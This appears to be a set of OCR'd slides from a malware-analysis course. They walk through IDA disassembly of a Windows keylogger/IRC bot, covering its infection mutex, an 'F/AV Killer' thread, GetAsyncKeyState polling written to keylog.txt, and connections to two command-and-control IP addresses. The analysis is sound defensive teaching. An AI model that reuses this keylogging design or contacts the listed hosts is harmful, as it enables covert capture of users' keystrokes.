
Block 401482 and onwards

Is this where the keylogger is? We have not seen it yet

- Block 401482
  - Get ExistingFileName
- Block 40148B
  - Loop, find length of ExistingFileName
- Block 401492
  - Lenght ExistingFileName stored in edi
  - Get Data
- Block 40149D
  - Loop, find length of Name


Block

401482
40148B
401492
40149D
4014A4
4014D7




- Block 4014A4
  - Lenght Name into edx
  - How are edx and edi used?
  - sprintf?
  - CreateMutexA and GetLastError: infected before?
- Block 4014D7
  - ExitProcess if infected before (mutex exist)
- Block 4014DE
  - LoadLibraryA
- Block 4014EE
  - GetProcAddress: RegisterServicesProcess
- Block 40150C
  - GetProcAddress: CreatToolhelp32Snapshot
  - GetProcAddress: Process32First
  - GetProcAddress: Process32Next

Block
4014DE
4014EE
401502
40150C
40153C
401551



- Block 40153C
  - WSAStartup version 101h
- Block 401551
  - WSAStartup version 1
- Block 40156C, 401582, 401598
  - Loops imul 348, 532, 120
  - Repeat 30, 40, 30
  - And , 0 - could this be clearing memory areas?

Block
401563
40156A
40156C
401580
401582
401596
401598



Polling Keys

- Block 4015A9
  - CreateThread (4015BD): StartAddress 4037CD
    - Loop, sleep X ms
    - Call 403802 (unknown)
  - Call function 402AEA (4015D3): (unknown)
  - CreateThread (4015EC): StartAddress 402BBD
    - Loop, sleep 30 sec
    - Call 402BD7 (unknown registry operations)
  - **CreateThread (401613): StartAddress 4030E0**
    - **Keylogger functionality (polling keys) – finally ☺**
  - Call function 402AEA (4015D3): (unknown)

Block 4015A9

```
004015A9 lea     eax, [ebp+ThreadId] ; Load Effective Address
004015AF push    eax             ; lpThreadId
004015B0 push    0               ; dwCreationFlags
004015B2 push    0               ; lpParameter
004015B4 push    offset StartAddress ; lpStartAddress
004015B9 push    0               ; dwStackSize
004015BB push    0               ; lpThreadAttributes
004015BD call    CreateThread    ; Call Procedure
004015C2 mov     ebx, eax
004015C4 push    offset byte_413960 ; char *
004015C9 push    1               ; int
004015CB push    ebx             ; int
004015CC push    0               ; int
004015CE push    offset aFAvKiller ; "F/AV Killer"
004015D3 call    sub_402AEA      ; Call Procedure
004015D8 lea     eax, [ebp+ThreadId] ; Load Effective Address
004015DE push    eax             ; lpThreadId
004015DF push    0               ; dwCreationFlags
004015E1 push    0               ; lpParameter
004015E3 push    offset sub_402BBD ; lpStartAddress
004015E8 push    0               ; dwStackSize
004015EA push    0               ; lpThreadAttributes
004015EC call    CreateThread    ; Call Procedure
004015F1 push    32h             ; size_t
004015F3 push    0               ; int
004015F5 push    offset unk_40BC70 ; void *
004015FA call    memset          ; Call Procedure
004015FF lea     eax, [ebp+ThreadId] ; Load Effective Address
00401605 push    eax             ; lpThreadId
00401606 push    0               ; dwCreationFlags
00401608 push    0               ; lpParameter
0040160A push    offset sub_4030E0 ; lpStartAddress
0040160F push    0               ; dwStackSize
00401611 push    0               ; lpThreadAttributes
00401613 call    CreateThread    ; Call Procedure
00401618 mov     ebx, eax
0040161A push    offset aKeylog_txt ; "keylog.txt"
0040161F lea     eax, [ebp+Buffer] ; Load Effective Address
00401625 push    eax
00401626 push    offset aKeyloggerLoggi ; "Keylogger logging to %s\\%s"
0040162B lea     eax, [ebp+var_306] ; Load Effective Address
00401631 push    eax             ; char *
00401632 call    sprintf         ; Call Procedure
00401637 push    offset byte_413960 ; char *
0040163C push    2               ; int
0040163E push    ebx             ; int
0040163F push    0               ; int
00401641 lea     eax, [ebp+var_306] ; Load Effective Address
00401647 push    eax             ; char *
00401648 call    sub_402AEA      ; Call Procedure
0040164D add     esp, 44h        ; Add
00401650 xor     esi, esi        ; Logical Exclusive OR
```

Networking

- Block 40165E
  - Call function 402CE8 (Network functionality)
  - Argument: 209.126.201.20 (esi=0) or 209.126.201.22 (esi=1) alternating.
  - 401685 inc esi
  - 40165A cond jmp
    - Esi=1 goto 40165E, esi=2 goto 40165C set esi=0
  - In loop, sleep 5 sec until eax (result of 402CE8?) is 1
- Block 402CE8
  - Loop, sleep 40771Bh
  - Call function 407585 (Network Functionality)
    - socket, memset, htons, inet_addr, gethostbyname, connect, closesocket
  - Call function 402E85 (Network)
    - IRC channel
    - hotmail.com

Block 401652, 40165C, 40165E, 40167B, 401688

```
00401652
00401652 loc_401652:              ; Compare Two Operands
00401652 cmp     name[esi*4], 0
0040165A jnz     short loc_40165E ; Jump if Not Zero (ZF=0)
```

```
0040165C xor     esi, esi         ; Logical Exclusive OR
```

```
0040165E
0040165E loc_40165E:              ; __int16
0040165E push    dword_4120A4[esi*4]
00401665 push    name[esi*4]      ; name
0040166C call    sub_402CE8       ; Call Procedure
00401671 add     esp, 8           ; Add
00401674 mov     ebx, eax
00401676 cmp     ebx, 1           ; Compare Two Operands
00401679 jz      short loc_401688 ; Jump if Zero (ZF=1)
```

```
0040167B push    1388h            ; dwMilliseconds
00401680 call    Sleep            ; Call Procedure
00401685 inc     esi              ; Increment by 1
00401686 jmp     short loc_401652 ; Jump
```

```
00401688
00401688 loc_401688:              ; Call Procedure
00401688 call    WSACleanup
0040168D call    sub_4070F9       ; Call Procedure
00401692 push    0                ; uExitCode
00401694 call    ExitProcess      ; Call Procedure
00401699 xor     eax, eax         ; Logical Exclusive OR
0040169B pop     edi
0040169C pop     esi
0040169D pop     ebx
0040169E leave                    ; High Level Procedure Exit
0040169F retn    10h              ; Return Near from Procedure
0040169F sub_401250 endp
0040169F
```

Block 402CE8

```
00402CE8
00402CE8
00402CE8 ; Attributes: bp-based frame
00402CE8
00402CE8 ; int __cdecl sub_402CE8(char *name,__int16)
00402CE8 sub_402CE8 proc near
00402CE8
00402CE8 name= dword ptr  8
00402CE8 arg_4= word ptr  0Ch
00402CE8
00402CE8 push    ebp
00402CE9 mov     ebp, esp
00402CEB push    ebx
00402CEC push    esi
00402CED push    edi
```

```
00402CEE
00402CEE loc_402CEE:                ; __int16
00402CEE push    dword ptr [ebp+arg_4]
00402CF1 push    [ebp+name]         ; name
00402CF4 call    sub_407585         ; Call Procedure
00402CF9 add     esp, 8             ; Add
00402CFC mov     esi, eax
00402CFE cmp     eax, 0FFFFFFFFh ; Compare Two Operands
00402D01 jnz     short loc_402D07 ; Jump if Not Zero (ZF=0)
```

```
00402D07
00402D07 loc_402D07:
00402D07 push    esi
00402D08 call    sub_402E85         ; Call Procedure
00402D0D pop     ecx
00402D0E mov     edi, eax
00402D10 cmp     edi, 2             ; Compare Two Operands
00402D13 jz      short loc_402CEE ; Jump if Zero (ZF=1)
```

```
00402D15 cmp     edi, 3             ; Compare Two Operands
00402D18 jnz     short loc_402D27 ; Jump if Not Zero (ZF=0)
```


```
00402D03 xor     eax, eax           ; Logical Exclusive OR
00402D05 jmp     short loc_402D29 ; Jump
```

```
00402D27
00402D27 loc_402D27:
00402D27 mov     eax, edi
```

```
00402D1A push    dwMilliseconds  ; dwMilliseconds
00402D20 call    Sleep           ; Call Procedure
00402D25 jmp     short loc_402CEE ; Jump
```

```
00402D29
00402D29 loc_402D29:
00402D29 pop     edi
00402D2A pop     esi
00402D2B pop     ebx
00402D2C pop     ebp
00402D2D retn                    ; Return Near from Procedure
00402D2D sub_402CE8 endp
00402D2D
```

Block 407585




Challenge: key logger?

Basic static and dynamic analysis suggest the malware has key logger functionality:

1. At what addresses are keys examined?
2. What keys are examined?
3. Goto loc: 403579. The conditional jump at 403580 defines two loops.
    1. What is the purpose of ebp+var_4?
    2. What is the pupose of the short loop?
    3. What is the purpose of the longer loop?
    4. How often are keys polled?

Answer

1. Key are examined using GetAsyncKeyState and GetKeyState
    1. GetAsyncKeyState (4032F3)
       Is a key up or down? Has the key been pressed since last time?
        1. What key? – EBX
        2. Where is EBX set? vKey function of EDI (click og see list)
        3. EDI set by EBP+var4
        4. EBP+var4 incremented in 403579
        5. CMP with 5Ch (92 keys checked)
    2. GetKeyState
       Is a key up or down? Is a key toggled on or off?
        1. 4032DB – 10h (shift key)
        2. 403306 – 14h (CAPS lock)
        3. 403332 - 14h (CAPS lock)
2. Loops
    1. EBP+var4: Counter, incremented in 403579 until it reaches 92 (5Ch)
    2. Short loop: For each iteration poll the key defined by EBP+var4. Also check some special keys (shift, CAPS lock, windows (5Bh) – Also includes code to write strings to stream – writing to keylog.txt?
    3. Long loop: When all 92 keys (out of 255) are testet a larger loop is repeated
       Check what is the active window (GetForegroundWindow), write string to stream (4035AF) and retrieves the window text
       Sleep before short loop is repeated
    4. 40320D push 8 (8 ms pushed on stack before sleep is called)



```
004031CD
004031CD loc_4031CD:              ; size_t
004031CD push    258h
004031D2 push    0                ; int
004031D4 lea     eax, [ebp+var_660]
004031DA push    eax              ; void *
004031DB call    memset
004031E0 add     esp, 0Ch
004031E3 call    GetForegroundWindow
004031E8 mov     [ebp+var_664], eax
004031EE mov     [ebp+hWnd], eax
004031F4 push    3Ch              ; nMaxCount
004031F6 lea     eax, [ebp+String]
004031FC push    eax              ; lpString
004031FD push    [ebp+hWnd]       ; hWnd
00403203 call    GetWindowTextA
00403208 jmp     loc_403586
```

```
00403586
00403586 loc_403586:
00403586 cmp     [ebp+var_9CC], 0
0040358D jz      loc_40320D
```

```
0040320D
0040320D loc_40320D:              ; dwMilliseconds
0040320D push    8
0040320F call    Sleep
00403214 call    GetForegroundWindow
00403219 mov     [ebp+var_664], eax
0040321F cmp     [ebp+hWnd], eax
00403225 jz      loc_4032D5
```

```
00403593 imul    eax, [ebp+var_AD8], 214h
0040359D and     ds:dword_40C07C[eax], 0
004035A5 xor     eax, eax
004035A7 inc     eax
004035A8 pop     edi
004035A9 pop     esi
004035AA pop     ebx
004035AB leave
004035AC retn    4
004035AC sub_4030E0 endp
004035AC
```

